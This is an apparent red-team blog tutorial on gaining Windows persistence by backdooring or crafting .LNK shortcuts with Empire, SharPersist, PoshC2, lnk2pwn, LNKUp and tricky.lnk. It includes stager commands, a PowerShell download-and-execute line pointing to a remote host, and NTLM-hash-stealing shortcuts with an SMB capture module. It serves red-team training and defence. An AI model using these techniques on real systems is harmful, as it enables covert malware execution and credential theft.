Persistence – Shortcut Modification

pentestlab.blog/category/red-team/page/60

October 8, 2019

Windows shortcuts contain a reference to a software installed on the system or to a file location (network or local). Since the early days of malware shortcuts have been used as a method of executing malicious code for persistence. The file extension of a shortcut is .LNK and gives a number of opportunities to red teams for code execution in various formats (exe, vbs, Powershell, scriptlets etc.) or stealing NTLM hashes. The stealthier approach is to modify the properties of an existing legitimate shortcut however generation of shortcuts with different characteristics can give flexibility around execution of code.

Empire


Empire contains a persistence module which can backdoor a legitimate shortcut (.LNK) in order to execute an arbitrary PowerShell payload. The target field of an existing shortcut will modified to execute a base64 script stored in a registry key.

```
usemodule persistence/userland/backdoor_lnk
```

```
(Empire: powershell/persistence/userland/backdoor_lnk) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked A83W6Z14 to run TASK_CMD_JOB
[*] Agent A83W6Z14 tasked with task ID 1
[*] Tasked agent A83W6Z14 to run module powershell/persistence/userland/backdoor_lnk
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Agent A83W6Z14 returned results.
Job started: 13AMNP
[*] Valid results returned by 10.0.2.30
[*] Agent A83W6Z14 returned results.
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'

[*] .LNK at C:\Users\panag\Desktop\XLite.lnk set to trigger

Invoke-BackdoorLNK run on path 'C:\Users\panag\Desktop\XLite.lnk' with stager for listener 'http'

[*] Valid results returned by 10.0.2.30
```


Empire – Backdoor Existing Shortcut

Reviewing the properties of the shortcut will unveil that the target field has been modified successfully to execute the PowerShell payload.



Empire – Modified Shortcut

Since the shortcut exist on the startup folder the stager will executed in the next Windows logon and a connection will established with the command and control server.



Empire – New Stager via Shortcut


However Empire contains a module which can be utilised to generate a stager that will have the format of a LNK file.

```
usestager windows/launcher_lnk
set Listener http
execute
```

```
(Empire: stager/windows/launcher_lnk) > set Listener http
(Empire: stager/windows/launcher_lnk) > set OutFile empire.lnk
(Empire: stager/windows/launcher_lnk) > info

Name: LNKLauncher

Description:
  Create a .LNK file that launches the Empire
  stager.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for
.
  OutFile          True        empire.lnk        File to output LNK to.
  LNKComment       False                         LNK Comment.
  Base64           True        True              Switch. Base64 encode the outpu
t.
  Proxy            False       default           Proxy to use for request (defau
lt, none,
                                                 or other).
```


Empire – Create Shortcut

By default this module will use the wordpad icon in order to masquerade itself as a trusted application.



Empire – Wordpad Shortcut

The target field of the shortcut will populated with a PowerShell command that will execute a Base64 payload. The shortcut can be transferred and moved into the startup folder for persistence.



Empire – Shortcut Properties


SharPersist

SharPersist has the ability to create and Internet Explorer shortcut that will execute an arbitrary payload and place it in the startup folder to achieve persistence.

```
SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\temp\pentestlab.exe" -f
"pentestlab" -m add
```

SharPersist – Shortcut

When the user will authenticate the payload will executed and a Meterpreter session will open.




SharPersist – Meterpreter

PoshC2


PoshC2 can create a LNK file and place it directly on the windows startup folder for persistence. This technique can be invoked by executing the following command:

```
install-persistence 3
```



PoshC2 – Startup LNK File

During windows logon the shortcut will attempt to execute the value on the registry key which contains the stager in base64 format.




PoshC2 – Shortcut

Misc

Outside of the common red team toolkit there are multiple scripts that can be used to develop malicious shortcuts. Placing these shortcuts in the startup folder for persistence would be a trivial process since it is assumed that communication with the command and control server already exists.

lnk2pwn is a tool written in Java that can be used to craft malicious shortcuts. Arbitrary commands can be embedded during generation of the shortcut through the command console.

```
java -jar lnk2pwn.jar
```




lnk2pwn – GUI

By default lnk2pwn will generate a fake notepad shortcut however the icon can be altered easily.

lnk2pwn – Fake Notepad Shortcut

Similar results can be achieved with LNKUp a python script which can generate shortcuts that could execute an arbitrary command or steal the NTLM hash of the target user.


```
python generate.py --host 10.0.2.21 --type ntlm --output out.lnk
```



LNKUp – NTLM Hash Shortcut

Since the generated LNK file will contain a UNC path responder is required to be used or a Metasploit module with the ability to capture NTLM hashes.


```
use auxiliary/server/capture/smb
```



LNKUp – NTLM Capture

The password hash can be used for offline cracking or for an NTLM relay attack in order to access other systems or the emails of the user. LNKUp has also the ability to generate shortcuts that will execute an arbitrary command.


```
python generate.py --host 10.0.2.21 --type ntlm --output pentestlab.lnk --execute
"cmd.exe /c C:\temp\pentestlab.exe"
```



LNKUp – Execute Command


xillwillx developed a PowerShell script called tricky.lnk which can create a .LNK file spoofed with unicode characters that reverses the .lnk extension and append a .txt in the end of the file. The generated extension will contain a PowerShell command that will download a file from a remote server and will execute directly on the system.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
-noLogo -Command (new-object
System.Net.WebClient).DownloadFile('http://10.0.2.21/pentestlab.exe','pentestlab.ex
```



Tricky2 – PowerShell

Alternatively this project contains and a VBS script which can perform the same action as the PowerShell version.



Tricky – VBS Script

References

- https://attack.mitre.org/techniques/T1023/
- https://blog.trendmicro.com/trendlabs-security-intelligence/rising-trend-attackers-using-lnk-files-download-malware/
- https://dexters-lab.net/2019/02/16/analyzing-the-windows-lnk-file-attack-method/
- https://medium.com/secjuice/pwned-by-a-shortcut-b21473970944
- https://github.com/fireeye/SharPersist
- https://github.com/xillwillx/tricky.lnk
- https://github.com/it-gorillaz/lnk2pwn
- https://github.com/Plazmaz/LNKUp